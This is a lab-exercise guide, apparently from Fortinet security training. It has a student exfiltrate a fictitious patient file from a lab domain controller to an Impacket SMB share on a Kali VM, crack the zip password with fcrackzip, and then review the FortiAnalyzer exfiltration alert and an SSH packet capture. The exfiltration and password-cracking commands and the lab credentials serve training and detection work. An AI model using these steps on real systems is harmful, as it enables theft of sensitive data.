Exercise 6: Exfiltrating Data and Reviewing Traffic Flows

In this exercise, you will attempt to steal a sensitive file that is stored on the domain controller. You will also examine some traffic flows that were created throughout this lab.

Exfiltrate Data

You will create a file server on the Kali Linux VM, and then copy a sensitive file from the domain controller to this file server. Then, you will extract the file and view its contents.

To start an SMB server

1. On the Kali Linux VM, return to the terminal session that is *not* the active Meterpreter session.
2. Enter the following command to navigate to the directory where Impacket is located:

cd /usr/share/doc/python3-impacket/examples

3. Enter the following command to run the smbserver.py script:

python3 smbserver.py -smb2support share ~/CyberSecurity

```
┌──(root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 smbserver.py -smb2support share ~/CyberSecurity
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

You do not need to wait for the terminal prompt to respond. The file server is active if the terminal session looks like the image above.


Leave the terminal session open.

To exfiltrate a sensitive file

1. Using Remmina to access the WIN-AD domain controller VM, click the Windows start icon.

Ensure that you are accessing the domain controller through the Kali Linux VM by using the Remmina application. Do not use the RDP shortcut on the bastion host for this section.


2. In the search field, type powershell, and then open Windows PowerShell.



3. Enter the following command to transfer a sensitive file to the Kali Linux VM:


Copy-Item "C:\Users\bob\Documents\New-Patients.zip" "\\100.64.1.21\share\New-Patients.zip"

4. Return to the Kali Linux VM, and then double-click **File System**.




5. In the search bar, enter the following path:

/root/CyberSecurity




6. Right-click the New-Patients.zip file.



7. Click **Extract Here**.

You can see a warning about the password being required.




8. Leave this window open.
9. Open a new terminal session, and then enter the following command to change directories:

cd /usr/share/wordlists

10. Enter the following command to use a dictionary file against the zip file:

fcrackzip -u -D -p wewill.txt /root/CyberSecurity/New-Patients.zip




The password is discovered.


11. Return to the **Password required** window, and then type the following password:

ACMEpassW0rd@1


12. Click **OK**.
13. In the file manager, click **View** > **Reload**.



14. Double-click the New-Patients.ods extracted file to open it.




15. Review the fictitious contents of the file.



	A	B	C	D	E	F	G
1	Name	Address	City	Country	Phone	Insurer	DOB
2	Saraoa Johnsons	456 Willow Leaves Blvd	Sunflower Valley	Canada	789-123-456	Fictitious Assurance Inc.	1985-09-12
3	Michael Chang-Lee	789 Elm Street	Harbour Bay	Australia	321-654-987	Imaginary Insurance Group	1978-01-01
4	Emileez Roberts	123 Pine Avenue	Vancouver	Canada	987-654-321	Illusionary Insurances Ltd.	1992-11-08
5	James W. Smith	101 Oak Road	Lakeside	US	123-456-098	Mirage Assurance Corp.	1970-07-17
6	Sammy Booker	9999 True Bend	River Rock	UK	999-888-777	Dreamland Insurance	1965-04-04

You have successfully exfiltrated a sensitive file from the target organization.

If you cannot view the contents of the spreadsheet because of the size of the window, on the taskbar, right-click the LibreOffice icon, and then click **Move**, as shown in the following image. Adjust the application window so that you can see the spreadsheet contents.



To review the events generated on FortiAnalyzer

1. On the bastion host, return to the FortiAnalyzer GUI (10.200.4.238), and then log in with the following credentials:

- Username: admin
- Password: Passw0rd

2. Click **Incidents & Events** > **Event Monitor**.
3. Click **All Events**.
4. Adjust the time range to include when you tried to exfiltrate the file.


Event	Event Type	Count	Severity	Handler	Device Name
10.200.3.1 (1)	Traffic	2	Critical	Data Exfiltration Handler	FortiGate-SiteB-ISFW
srcip:10.200.3.1	Traffic	2	Critical	Data Exfiltration Handler	FortiGate-SiteB-ISFW

Review the Traffic Flow


You will open a saved packet capture to examine SSH traffic between the WIN-AD domain controller VM and web server VM.

To review interesting traffic

1. On the bastion host, open the file explorer, and then navigate to the **Downloads** folder.
2. Double-click the Encrypted SSHv2.pcap file.




The unfiltered PCAP file opens.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.200.3.1	10.200.200.12	TCP	66	6877 → 22 [SYN, ECE, CWR] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000360	10.200.200.12	10.200.3.1	TCP	66	22 → 6877 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM WS=128
3	0.000617	10.200.3.1	10.200.200.12	TCP	54	6877 → 22 [ACK] Seq=1 Ack=1 Win=525568 Len=0
4	0.001153	10.200.3.1	10.200.200.12	SSHv2	82	Client: Protocol (SSH-2.0-PuTTY_Release_0.81)
5	0.001240	10.200.200.12	10.200.3.1	TCP	60	22 → 6877 [ACK] Seq=1 Ack=29 Win=29312 Len=0
6	0.012956	10.200.200.12	10.200.3.1	SSHv2	93	Server: Protocol (SSH-2.0-OpenSSH_7.4p1 Debian-10+deb9u7)
7	0.019263	10.200.3.1	10.200.200.12	TCP	1514	6877 → 22 [ACK] Seq=29 Ack=40 Win=525312 Len=1460 [TCP segment of a reassembled PDU]
8	0.019363	10.200.3.1	10.200.200.12	SSHv2	210	Client: Key Exchange Init
9	0.019577	10.200.200.12	10.200.3.1	SSHv2	1134	Server: Key Exchange Init
10	0.023374	10.200.3.1	10.200.200.12	SSHv2	102	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
11	0.023894	10.200.200.12	10.200.3.1	TCP	60	22 → 6877 [ACK] Seq=1120 Ack=1693 Win=35072 Len=0
12	0.029930	10.200.200.12	10.200.3.1	SSHv2	422	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
13	0.045976	10.200.3.1	10.200.200.12	SSHv2	134	Client: New Keys
14	0.046412	10.200.200.12	10.200.3.1	SSHv2	118	Server:
15	0.096604	10.200.3.1	10.200.200.12	TCP	54	6877 → 22 [ACK] Seq=1773 Ack=1552 Win=525312 Len=0
16	4.284843	10.200.3.1	10.200.200.12	SSHv2	134	Client:
17	4.286043	10.200.200.12	10.200.3.1	SSHv2	134	Server:
18	4.335823	10.200.3.1	10.200.200.12	TCP	54	6877 → 22 [ACK] Seq=1853 Ack=1632 Win=525312 Len=0
19	5.783924	10.200.3.1	10.200.200.12	SSHv2	326	Client:
20	5.794394	10.200.200.12	10.200.3.1	SSHv2	102	Server:
21	5.812275	10.200.3.1	10.200.200.12	SSHv2	134	Client:
22	5.856684	10.200.200.12	10.200.3.1	TCP	60	22 → 6877 [ACK] Seq=1680 Ack=2205 Win=38016 Len=0
23	5.994051	10.200.200.12	10.200.3.1	SSHv2	582	Server:
24	6.038164	10.200.3.1	10.200.200.12	TCP	54	6877 → 22 [ACK] Seq=2205 Ack=2208 Win=524800 Len=0


3. In the search field, enter ssh.



No.	Time	Source	Destination	Protocol
4	0.001153	10.200.3.1	10.200.200.12	SSHv2
6	0.012956	10.200.200.12	10.200.3.1	SSHv2
8	0.019363	10.200.3.1	10.200.200.12	SSHv2
9	0.019577	10.200.200.12	10.200.3.1	SSHv2
10	0.023374	10.200.3.1	10.200.200.12	SSHv2
12	0.029930	10.200.200.12	10.200.3.1	SSHv2
13	0.045976	10.200.3.1	10.200.200.12	SSHv2
14	0.046412	10.200.200.12	10.200.3.1	SSHv2

You have applied a filter for SSH traffic.

4. Review the traffic flow—notice that the packets are encrypted.



SSH version 2 is an industry-standard protocol for remote access that provides data encryption and integrity. Encrypted protocols are important for cybersecurity, to protect the confidentiality of

the transferred data.

However, encryption can also pose a challenge to security professionals. Attackers can use encrypted protocols, such as HTTPS or SSH, to hide their malicious activities.

On FortiGate, SSL and SSH deep inspection can decrypt the traffic to inspect the payload. You also need to apply security profiles to policies with deep inspection enabled in order to detect threats.

LAB-CHALLENGE > Exfiltrating Data and Reviewing Traffic Flows